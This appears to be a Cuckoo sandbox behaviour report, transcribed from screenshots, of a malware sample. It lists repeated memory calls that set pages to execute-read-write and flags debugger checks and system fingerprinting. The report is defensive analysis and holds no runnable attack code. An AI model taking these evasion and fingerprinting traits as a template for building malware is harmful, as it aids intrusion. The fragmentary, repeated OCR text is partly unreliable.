



Time & API	Arguments	Status	Return	Repeated
NtProtectVirtualMemory Oct. 28, 2024, 11:37 a.m.	process_identifier: 176 stack_dep_bypass: 0 stack_pivoted: 0 heap_dep_bypass: 0 length: 4096 protection: 64 (PAGE_EXECUTE_READWRITE) base_address: 0x000007fef0ff8000 process_handle: 0xffffffffffffffff	1	0	0
NtProtectVirtualMemory Oct. 28, 2024, 11:37 a.m.	process_identifier: 176 stack_dep_bypass: 0 stack_pivoted: 0 heap_dep_bypass: 0 length: 4096 protection: 64 (PAGE_EXECUTE_READWRITE) base_address: 0x000007fef0ff8000 process_handle: 0xffffffffffffffff	1	0	0
NtProtectVirtualMemory Oct. 28, 2024, 11:37 a.m.	process_identifier: 176 stack_dep_bypass: 0 stack_pivoted: 0 heap_dep_bypass: 0 length: 4096 protection: 64 (PAGE_EXECUTE_READWRITE) base_address: 0x000007fef0ff8000 process_handle: 0xffffffffffffffff	1	0	0
NtProtectVirtualMemory Oct. 28, 2024, 11:37 a.m.	process_identifier: 176 stack_dep_bypass: 0 stack_pivoted: 0 heap_dep_bypass: 0 length: 4096 protection: 64 (PAGE_EXECUTE_READWRITE) base_address: 0x000007fef0ff8000 process_handle: 0xffffffffffffffff	1	0	0
NtProtectVirtualMemory Oct. 28, 2024, 11:37 a.m.	process_identifier: 176 stack_dep_bypass: 0 stack_pivoted: 0 heap_dep_bypass: 0 length: 4096 protection: 64 (PAGE_EXECUTE_READWRITE) base_address: 0x000007fef0ff8000 process_handle: 0xffffffffffffffff	1	0	0
	process_identifier: 176			



cuckoo
Dashboard
Recent
Pending
Search
Submit
Import
NtProtectVirtualMemory
Oct. 28, 2024, 11:37 a.m.
process_identifier: 176
stack_dep_bypass: 0
stack_pivoted: 0
heap_dep_bypass: 0
length: 4096
protection: 64 (PAGE_EXECUTE_READWRITE)
base_address: 0x000007fef0ff0000
process_handle: 0xffffffffffffffff



cuckoo
Dashboard
Recent
Pending
Search
Submit
Import
NtProtectVirtualMemory
Oct. 28, 2024, 11:37 a.m.
process_identifier: 176
stack_dep_bypass: 0
stack_pivoted: 0
heap_dep_bypass: 0
length: 4096
protection: 64 (PAGE_EXECUTE_READWRITE)
base_address: 0x000007fef0ff0000
process_handle: 0xffffffffffffffff



cuckoo
Dashboard
Recent
Pending
Search
Submit
Import
NtAllocateVirtualMemory
Oct. 28, 2024, 11:37 a.m.
process_identifier: 176
region_size: 655360
stack_dep_bypass: 0
stack_pivoted: 0
heap_dep_bypass: 0
protection: 64 (PAGE_EXECUTE_READWRITE)
base_address: 0x000007ffffff10000
allocation_type: 1056768 (MEM_RESERVE|MEM_TOP_DOWN)
process_handle: 0xffffffffffffffff
process_identifier: 176
region_size: 4096
stack_dep_bypass: 0
stack_pivoted: 0
heap_dep_bypass: 1
protection: 64 (PAGE_EXECUTE_READWRITE)
base_address: 0x000007ffffff10000
allocation_type: 4096 (MEM_COMMIT)
process_handle: 0xffffffffffffffff
process_identifier: 176
region_size: 4096
stack_dep_bypass: 0
stack_pivoted: 0
heap_dep_bypass: 1
protection: 64 (PAGE_EXECUTE_READWRITE)
base_address: 0x000007ffffff10000
allocation_type: 4096 (MEM_COMMIT)
process_handle: 0xffffffffffffffff
process_identifier: 176
region_size: 4096
stack_dep_bypass: 0
stack_pivoted: 0
heap_dep_bypass: 1
protection: 64 (PAGE_EXECUTE_READWRITE)
base_address: 0x000007ffffff20000
allocation_type: 4096 (MEM_COMMIT)
process_handle: 0xffffffffffffffff
process_identifier: 176
region_size: 65536
stack_dep_bypass: 0
stack_pivoted: 0
heap_dep_bypass: 0



cuckoo
Dashboard
Recent
Pending
Search
Submit
Import
NtAllocateVirtualMemory
Oct. 28, 2024, 11:37 a.m.
process_identifier: 176
region_size: 65536
stack_dep_bypass: 0
stack_pivoted: 0
heap_dep_bypass: 0
protection: 64 (PAGE_EXECUTE_READWRITE)
base_address: 0x000007ffffff00000
allocation_type: 1056768 (MEM_RESERVE|MEM_TOP_DOWN)
process_handle: 0xffffffffffffffff
process_identifier: 176
region_size: 4096
stack_dep_bypass: 0
stack_pivoted: 0
heap_dep_bypass: 1
protection: 64 (PAGE_EXECUTE_READWRITE)
base_address: 0x000007ffffff00000
allocation_type: 4096 (MEM_COMMIT)
process_handle: 0xffffffffffffffff
process_identifier: 176
region_size: 4096
stack_dep_bypass: 0
stack_pivoted: 0
heap_dep_bypass: 1
protection: 64 (PAGE_EXECUTE_READWRITE)
base_address: 0x000007fe91830000
allocation_type: 4096 (MEM_COMMIT)
process_handle: 0xffffffffffffffff
process_identifier: 176
region_size: 4096
stack_dep_bypass: 0
stack_pivoted: 0
heap_dep_bypass: 1
protection: 64 (PAGE_EXECUTE_READWRITE)
base_address: 0x000007fe918ec000
allocation_type: 4096 (MEM_COMMIT)
process_handle: 0xffffffffffffffff
process_identifier: 176
region_size: 4096
stack_dep_bypass: 0
stack_pivoted: 0
heap_dep_bypass: 1



cuckoo
Dashboard
Recent
Pending
Search
Submit
Import
NtAllocateVirtualMemory
Oct. 28, 2024, 11:37 a.m.
process_identifier: 176
region_size: 4096
stack_dep_bypass: 0
stack_pivoted: 0
heap_dep_bypass: 1
protection: 64 (PAGE_EXECUTE_READWRITE)
base_address: 0x000007fe91916000
allocation_type: 4096 (MEM_COMMIT)
process_handle: 0xffffffffffffffff
NtAllocateVirtualMemory
Oct. 28, 2024, 11:37 a.m.
process_identifier: 176
region_size: 4096
stack_dep_bypass: 0
stack_pivoted: 0
heap_dep_bypass: 1
protection: 64 (PAGE_EXECUTE_READWRITE)
base_address: 0x000007fe918f0000
allocation_type: 4096 (MEM_COMMIT)
process_handle: 0xffffffffffffffff
NtAllocateVirtualMemory
Oct. 28, 2024, 11:37 a.m.
process_identifier: 176
region_size: 4096
stack_dep_bypass: 0
stack_pivoted: 0
heap_dep_bypass: 1
protection: 64 (PAGE_EXECUTE_READWRITE)
base_address: 0x000007fe91960000
allocation_type: 4096 (MEM_COMMIT)
process_handle: 0xffffffffffffffff
NtAllocateVirtualMemory
Oct. 28, 2024, 11:37 a.m.
process_identifier: 176
region_size: 4096
stack_dep_bypass: 0
stack_pivoted: 0
heap_dep_bypass: 1
protection: 64 (PAGE_EXECUTE_READWRITE)
base_address: 0x000007fe9181e000
allocation_type: 4096 (MEM_COMMIT)
process_handle: 0xffffffffffffffff
NtAllocateVirtualMemory
process_identifier: 176
region_size: 4096
stack_dep_bypass: 0
stack_pivoted: 0
heap_dep_bypass: 1


cuckoo
Dashboard
Recent
Pending
Search
Submit
Import
NtAllocateVirtualMemory
Oct. 28, 2024, 11:37 a.m.
process_identifier: 176
region_size: 4096
stack_dep_bypass: 0
stack_pivoted: 0
heap_dep_bypass: 1
protection: 64 (PAGE_EXECUTE_READWRITE)
base_address: 0x000007fe91840000
allocation_type: 4096 (MEM_COMMIT)
process_handle: 0xffffffffffffffff
NtAllocateVirtualMemory
Oct. 28, 2024, 11:37 a.m.
process_identifier: 176
region_size: 4096
stack_dep_bypass: 0
stack_pivoted: 0
heap_dep_bypass: 1
protection: 64 (PAGE_EXECUTE_READWRITE)
base_address: 0x000007fe9185b000
allocation_type: 4096 (MEM_COMMIT)
process_handle: 0xffffffffffffffff
NtAllocateVirtualMemory
Oct. 28, 2024, 11:37 a.m.
process_identifier: 176
region_size: 4096
stack_dep_bypass: 0
stack_pivoted: 0
heap_dep_bypass: 1
protection: 64 (PAGE_EXECUTE_READWRITE)
base_address: 0x000007fe9188c000
allocation_type: 4096 (MEM_COMMIT)
process_handle: 0xffffffffffffffff
NtAllocateVirtualMemory
Oct. 28, 2024, 11:37 a.m.
process_identifier: 176
region_size: 4096
stack_dep_bypass: 0
stack_pivoted: 0
heap_dep_bypass: 1
protection: 64 (PAGE_EXECUTE_READWRITE)
base_address: 0x000007fe91850000
allocation_type: 4096 (MEM_COMMIT)
process_handle: 0xffffffffffffffff
NtAllocateVirtualMemory
process_identifier: 176
region_size: 4096
stack_dep_bypass: 0
stack_pivoted: 0
heap_dep_bypass: 1


cuckoo
Dashboard
Recent
Pending
Search
Submit
Import
NtAllocateVirtualMemory
Oct. 28, 2024, 11:37 a.m.
process_identifier: 176
region_size: 4096
stack_dep_bypass: 0
stack_pivoted: 0
heap_dep_bypass: 1
protection: 64 (PAGE_EXECUTE_READWRITE)
base_address: 0x000007fe9183d000
allocation_type: 4096 (MEM_COMMIT)
process_handle: 0xffffffffffffffff
process_identifier: 176
region_size: 1245184
stack_dep_bypass: 0
stack_pivoted: 0
heap_dep_bypass: 0
protection: 64 (PAGE_EXECUTE_READWRITE)
base_address: 0x000000001ba20000
allocation_type: 8192 (MEM_RESERVE)
process_handle: 0xffffffffffffffff
process_identifier: 176
region_size: 8192
stack_dep_bypass: 0
stack_pivoted: 0
heap_dep_bypass: 1
protection: 64 (PAGE_EXECUTE_READWRITE)
base_address: 0x000000001b0d0000
allocation_type: 4096 (MEM_COMMIT)
process_handle: 0xffffffffffffffff
process_identifier: 176
region_size: 4096
stack_dep_bypass: 0
stack_pivoted: 0
heap_dep_bypass: 1
protection: 64 (PAGE_EXECUTE_READWRITE)
base_address: 0x000007fe9183f000
allocation_type: 4096 (MEM_COMMIT)
process_handle: 0xffffffffffffffff
process_identifier: 176
region_size: 4096
stack_dep_bypass: 0
stack_pivoted: 0
heap_dep_bypass: 1


cuckoo
Dashboard
Recent
Pending
Search
Submit
Import
NtAllocateVirtualMemory
Oct. 28, 2024, 11:37 a.m.
process_identifier: 176
region_size: 4096
stack_dep_bypass: 0
stack_pivoted: 0
heap_dep_bypass: 1
protection: 64 (PAGE_EXECUTE_READWRITE)
base_address: 0x000007fe9184e000
allocation_type: 4096 (MEM_COMMIT)
process_handle: 0xffffffffffffffff
process_identifier: 176
region_size: 4096
stack_dep_bypass: 0
stack_pivoted: 0
heap_dep_bypass: 1
protection: 64 (PAGE_EXECUTE_READWRITE)
base_address: 0x000007fe9184f000
allocation_type: 4096 (MEM_COMMIT)
process_handle: 0xffffffffffffffff
process_identifier: 176
region_size: 4096
stack_dep_bypass: 0
stack_pivoted: 0
heap_dep_bypass: 1
protection: 64 (PAGE_EXECUTE_READWRITE)
base_address: 0x000007fe919d0000
allocation_type: 4096 (MEM_COMMIT)
process_handle: 0xffffffffffffffff
process_identifier: 176
region_size: 4096
stack_dep_bypass: 0
stack_pivoted: 0
heap_dep_bypass: 1
protection: 64 (PAGE_EXECUTE_READWRITE)
base_address: 0x000007fe91961000
allocation_type: 4096 (MEM_COMMIT)
process_handle: 0xffffffffffffffff
Checks if process is being debugged by a debugger (2 events)
Collects information to fingerprint the system (MachineGuid, DigitalProductId, SystemBiosDate) (1 event)



